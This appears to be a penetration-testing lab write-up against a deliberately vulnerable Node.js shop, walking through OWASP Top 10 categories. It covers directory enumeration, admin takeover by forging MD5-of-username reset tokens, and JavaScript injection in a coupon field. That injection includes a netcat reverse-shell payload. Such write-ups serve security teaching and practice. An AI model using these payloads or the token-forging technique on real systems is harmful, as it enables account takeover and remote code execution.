Grow Up Flowers Node

Lab Report

Sheerazalicybersec@gmail.com

2022-02-o3

Grow up flowers Node


Gobuster

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt  -t 200 -u http://192.168.29.128:4000
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.29.128:4000
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/31 16:02:40 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 173] [--> /img/]
/logout               (Status: 302) [Size: 23] [--> /]
/css                  (Status: 301) [Size: 173] [--> /css/]
/js                   (Status: 301) [Size: 171] [--> /js/]
/images               (Status: 301) [Size: 179] [--> /images/]
/logs                 (Status: 200) [Size: 2447]
/cart                 (Status: 302) [Size: 28] [--> /login]
/profile              (Status: 302) [Size: 28] [--> /login]
/login                (Status: 200) [Size: 34869]
/search               (Status: 200) [Size: 32809]
/admin                (Status: 200) [Size: 34869]
/signup               (Status: 200) [Size: 35401]
/dashboard            (Status: 302) [Size: 28] [--> /login]
/forgot-password      (Status: 200) [Size: 33909]
/vendor               (Status: 301) [Size: 179] [--> /vendor/]
/discount             (Status: 302) [Size: 28] [--> /login]
/benefits             (Status: 302) [Size: 28] [--> /login]
/change-password      (Status: 302) [Size: 60] [--> /forgot-password#token%20is%20required]
/user-profile         (Status: 302) [Size: 28] [--> /login]
/memos                (Status: 302) [Size: 28] [--> /login]
```


A01:2021-Broken Access Control

Visit http://192.168.29.128:4000/signup and create an account.


We saw that all the pages above are redirecting us back to the login. I made a account with user pwn.



Now we are redirected to our users cart.



But now that we are logged in if we try to go the `/dashboard` like we saw in the gobuster output we are dropped on admins dashboard.



A02:2021-Cryptographic Failures


Inspecting the logs route in browser we can see a stack trace from the node app which exposes password of the admin although it doesn't work any more.

we see that the developer us generating a `fpassword` token based on the m5 of the useraname.


```
const token = md5(username);
      fpassword.addToken(userId, token, (err, user) => { // after adding token to db sent an email
       throw userId not found


   {
    _id: 61f6ea8c12aeba102f20c312,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },
  {
    _id: 61f6eb16d6632c10afe1db77,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },
  {
    _id: 61f6eb794e0c5e111319c600,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },
```

This means we can take over any account based on there username. If we know a users username then we can easily generate there forgot password token.

lets visit http://192.168.29.128:4000/forgot-password. This page have a input for username lets generate a forgot password link for admin.



we sent a token to admins email.



From above gobuster output we can see `/change-password` page that requires a token or it redirects us to the forgot password page.

```
/change-password      (Status: 302) [Size: 60] [--> /forgot-password#token%20is%20required]
```


Lets generate md5 of username admin and check if we can reset his password.

```
$ echo -n admin|  md5sum
21232f297a57a5a743894a0e4a801fc3
```

Now that we have the same token as the logs above we can conclude that is the only thing token is generated from so lets change admins password.


The form also have this forget password page have this comment to help figure out the name of the parameter although `token` is fairly common and can be fuzzed or guessed easily.

Once we provide the correct token we get to the password reset page.




now we can set the admins password to `password` and take over his account.

We can now successfully login to the admin panel.




A03:2021-Injection

On the admin dashboard we can see that we have a coupon code section first coupon is set to true.




lets try injecting javascript code into the app since its node js. I tried injecting the `while(100);` . This made the web application go on a loop of 100 seconds.



Since the page is hung we can conclude there is some kind of code execution happening in parsing these variables.

```
require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.29.128 4444 >/tmp/f');
```

and we get code execution on the container.




A04:2021-Insecure Design

Everything is insecurely designed from auth cookies to user input specified input in url multiple things are vulnerable.


A05:2021-Security Misconfiguration

If we browse the dashboard. We can see that there is a product upload tab.



This tab seems to have functionality to upload products from XML. E-commerce websites have this feature often.

If we see html source code of the page. We can see that the page have a template embedded inside of it.




This suggests a template for the xml document structure.

First lets try a basic xml document to see if we have any of these values reflecting on the page.

```
<?xml version="1.0" encoding="UTF-8"?>
<products>
<product>
<id>1</id>
<name>Product One</name>
<price>19.99</price>
</product>
</products>
```

